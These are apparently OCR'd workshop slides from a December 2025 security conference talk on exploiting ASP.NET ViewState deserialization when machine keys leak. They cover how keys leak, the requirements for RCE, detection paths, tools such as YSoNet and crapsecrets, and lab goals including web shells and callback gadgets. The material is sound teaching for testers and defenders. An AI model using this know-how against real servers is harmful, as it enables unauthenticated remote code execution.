WHEN MACHINE KEYS LEAK: EXPLOITING ASP.NET VIEWSTATE WITH YSONET (YSOSERIAL.NET)

By Soroush Dalili

NAHAMCON

December 2025 Edition

ABOUT ME

Soroush Dalili

- 🖊️ Application Security Tester
- 🔎 Security Researcher
- 🐛 Bounty Hunter
- ✍️ soroush.me
- Handle: @irsdl

- Off duty I’m…
- 🎅 Santa / Dad
- 🎮 AoE II Enthusiast ⚔️ + Prince of Persia I 👴

AGENDA

- Talk as a Workshop (TAAW!)
- Core concepts
- A bit of history
- Challenges and labs
- Defence Strategies

LAB REQUIREMENTS


- If lab is not ready; you can try to set it up while I am talking!
- A Windows Server / Client with IIS and .NET Frameworks (2.0/3.5/4.0/4.5)
- Follow the instructions: https://github.com/irsdl/viewstate-security-workshop

OUR TARGET IN THE .NET WORLD

- ASP.NET Web Forms (.ASPX) on .NET Framework
  - Between 2.0 and 4.8.1
- Not about .NET Core or the new .NET

MACHINEKEY

- A secret used by ASP.NET
- Needed in web farms
- It can be generated automatically



web.config

```
...
<machineKey
      decryption="AES"
      decryptionKey="D0CC8D9BC98...E716EED106BFA6"
      validation="SHA1"
      validationKey="3DA7A917DF10B92A6...929D6C769DC4081CC1986"
  />
...
```


MACHINE KEY LOCATION

- Common places:
  - Web.config (application root)
  - Machine.config (server-wide)
- Cloud:
  - Azure App Settings
- Less common
  - Set in code (programmatically)

HOW MACHINE KEYS ARE LEAKED


- Q/A sites (StackOverflow, blogs)
- Code repos (GitHub / GitLab)
- CI/CD & build outputs
- Installers / VM images / containers
- File disclosure bugs
- History: old commits, web archives

IS IT STILL HAPPENING IN 2025?


thehackernews.com/2025/07/gold-...

Gold Melody IAB Exploits Exposed ASP.NET Machine Keys for Unauthorized Access to Targets

Jul 09, 2025 Ravie Lakshmanan


securityweek.com/hackers-exploit-sitecor...


SECURITYWEEK

VULNERABILITIES

Hackers Exploit Sitecore Zero-Day for Malware Delivery

Google has observed ViewState deserialization attacks leveraging a sample machine key exposed in older deployment guides.

By Ionut Arghire | September 4, 2025 (4:46 AM ET)


cyberpress.org/asp-net-machinekey/?ut...


Cyber Press

ASP.NET Machine Key Exploit Lets Hackers Compromise IIS, Load Malicious Modules

BY PRIYA / OCTOBER 22, 2025 /

Categories: Cyber Security News

MORE NEWS…




bleepingcomputer.com/news/security/mi...

Home > News > Security > Microsoft says attackers use exposed ASP.NET keys to deploy malware

Microsoft says attackers use exposed ASP.NET keys to deploy malware

By Sergiu Gatlan

February 6, 2025 03:59



huntress.com/blog/active-exploitation-gladinet-centrestack-triofox-insecure-cry...


HUNTRESS Search Free Trial

Home > Blog > Active Exploitation of Gladinet CentreStack/Triofox Insecure Cryptography Vulnerability

Published: December 10, 2025

Active Exploitation of Gladinet CentreStack/Triofox Insecure Cryptography Vulnerability

Bryan Masters




digital.nhs.uk/cyber-alerts/2025/cc-4648?utm_source=chatgpt.com

ConnectWise Releases Security Update for ScreenConnect

Updates address a flaw in ASP.NET Web Forms which could lead to RCE

WHAT ABOUT BUG BOUNTY?



Exposed Machine Keys in [redacted] can result in RCE

Remote Execution › Remote Code Execution

DESCRIPTION

We have discovered a publicly accessible machine key that was associated with the server. Machine keys are typically used to sign or encrypt data to maintain integrity and confidentiality. Attackers who gain access to a machine key can forge authentication tokens or execute arbitrary code on affected systems. In this instance, the key was included in an older application available through an internet archive, and attackers could have used the ysoserial.net tool to exploit the key and run commands on the server without authentication.

The keys could be found by downloading and installing an old application from web archive: **https://web.archive.org/web/201207**[redacted]

[redacted]

★★


$2,100.00

You

+$7,800.00 bonuses

10/10

FILE READ CAN BE RCE




RCE via File Read at [redacted]

[redacted] In progress • Submitted 08 Nov 2024 • Last activity 9 months ago • 2 Collaborators

P1 Resolved

$10,000
40 points

Comments 5



Pre Auth RCE at [redacted] via Re-Use of Machine Keys

[redacted] • In progress • Submitted 04 Jan 2025 • Last activity 9 months ago • 2 Collaborators

P1 Resolved

$10,000
40 points

Comments 2

MACHINEKEY USE / ATTACKS

- Forms Authentication:
  - Cookie: .ASPXAUTH=4BE7F9…2E43
  - Forging Authentication Cookie ✅
- WebResource/ScriptResource
  - WebResource.axd?d= ABCD…0123
  - ScriptResource.axd?d=ABCD…0123
  - Local Resource Disclosure ✅ (wish it was LFD)
- ViewState, EventValidation, Other Serialized WebForms (using LosFormatter)
  - LosFormatter is insecure and can’t be made secure
  - Deserialization Attacks ✅

VIEWSTATE HISTORY IN .NET FRAMEWORK

- 1.0
  - Forms Authentication tickets were protected ✅ ViewState had no integrity check ❌
- 1.1
  - MAC (Message Authentication Code) enabled for ViewState for integrity check
  - ViewStateUserKey Added (to stop CSRF)
- 2.0:
  - AES added to (SHA1 + DES/3DES)
- 4.0:
  - Compatibility Mode for gradual crypto upgrades
- 4.5 >= (modern era):
  - Security Enhanced + Mandatory MAC, MD5 removed in 4.5.2, HMACSHA256 Default in 4.7.1

HISTORY OF VIEWSTATE RCE

- James Forshaw – Blackhat 2012
  - *Are You My Type? Breaking .NET Through Serialization*
  - With Disabled MAC (one angle of his talk)
- ASP.NET 4.5, released in August 2012
  - MAC cannot be disabled (easily)
- Alvaro Muñoz & Oleksandr Mirosh – Blackhat 2017
  - YSoSerial .NET Gadgets
- Soroush Dalili – 2019 (public release)
  - ViewState Article and YSoSerial .NET Plugin

DESERIALIZATION EXPLOITABILITY?

- Legacy
  - 1.0: No protection + No widely known gadget (old)
  - 1.1: No widely known gadget (old)
  - 2.0: RCE with YSoSerial .NET v2 + Needs .NET Framework v3.5
  - 4.0: RCE with YSoNet (YSoSerial .NET)
- Modern
  - 4.5+: RCE with YSoNet (YSoSerial .NET)

    (stronger defaults, but still exploitable if machineKey is known)

EXPLOITING V2.0 OR V4.0?

- If sign there is not, only way active exploitation might be…

EXPLOITING VIEWSTATE V4.0 VS 4.5+

LEGACY (<=V4.0)

- Need: validation key + alg only:

  Decryption key is not needed

- Hash based on paths:

  __VIEWSTATEGENERATOR ,

or

  App Path + Page path

- "--islegacy" flag in YSoNet

MODERN (V4.5>=)

- All keys needed
- Hash based on "Purpose" strings + paths:


  Application path + Page Path

SUCCESS INGREDIENTS TO ACHIEVE RCE

- Valid ValidationKey and its Alg (both)
- Valid DecryptionKey and its Alg (modern .NET Framework)
- Valid app path (app name) and page path (modern .NET Framework)
- Valid **__VIEWSTATEGENERATOR** (both)
- **ViewStateUserKey** (if used)
- Suitable gadget!
- Check all apps in the paths as they may use different keys

TIP1: APP OR [VIRTUAL] DIRECTORY

- **Application**: web.config can have machine key
- **Directory**: inherits setting, web.config cannot have machine key
- Root "/" is an app
- For Blackbox Detection, add these to paths:
  - /mac/v40/profile_json_appservice.axd/js , or
  - /mac/Role_JSON_AppService.axd/js , or
  - /Authentication_JSON_AppService.axd/js , then
  - 200 (OK) → **Application** , 500 (ERROR) → **Directory/Virtual Directory**



TOOLS

- Passive Tools
  - BadSecrets (pure Python) – by Paul Mueller
    - A better fork: CrapSecrters until BadSecrets catches up:

      https://github.com/irsdl/crapsecrets
  - Blacklist3r (.NET Framework)
- Decrypting/Encrypting Auth Cookies
    - https://github.com/liquidsec/aspnetCryptTools (by badsecrets author)
- Exploitation Payload
  - ViewState plugin in YSoNet (YSoSerial.Net): https://ysonet.net/

LABS

LAB REQUIREMENTS

- A Windows Server / Client with IIS and .NET Frameworks (2.0/3.5/4.0/4.5)
- Follow the instructions: https://github.com/irsdl/viewstate-security-workshop

MY SETUP

IIS – Server 2022 – All .NET Frameworks

Base directory:

- C:\workshop\websites\wwwdata\

Create some flags if you like to make it a CTF challenge:

- e.g. C:\workshop\websites\wwwdata\flag\flag1.config or c:\flag2.txt

GOALS

- Is MAC enabled?
  - ViewState Editor extension in Burp Suite
  - Crapsecrets
- Detect the keys (when MAC is enabled)
- RCE on the box

TODO: SIDE QUESTS TO LEARN MORE

- On v4.0 or v4.5: Run command to make a file in C:\Windows\Temp\
- On v4.0 or v4.5: run GhostWebShell.cs to get virtual web shell on the server
- On v2.0: run ExploitClass.cs to make a file in C:\Windows\Temp\
- Try to display contents of the flag files in the response
- Create a rogue server and exploit the target using the ObjRef gadget

LAB1: MAC IS DISABLED

Targets:

- .NET 4.0: **http://server/nomac/v40/**
- .NET 4.5: **http://server/nomac/v45/**
- .NET 2.0: **http://server/nomac/v20/**

- Goals:
  - Confirm the code execution using the ObjRef gadget to get a callback
  - v4+: Use TextFormattingRunProperties to run nslookup (defender is off)

GENERAL TIPS

- Use cmd instead of powershell when using YSoNet (YSoSerial.Net)
- Escape properly
- MAC is disabled:
  - It is a simple LosFormatter payload (ViewState plugin not needed)

LAB1: PASSIVE TIPS

- Burp Suite ViewState Extension
- crapsecrets:
  - `python3 ./crapsecrets/examples/cli.py -u http://server/nomac/v45/`

  Or better but slower,
  - `python3 ./crapsecrets/examples/cli.py -mrd 5 -avsk -fvsp -u http://server/nomac/v45`

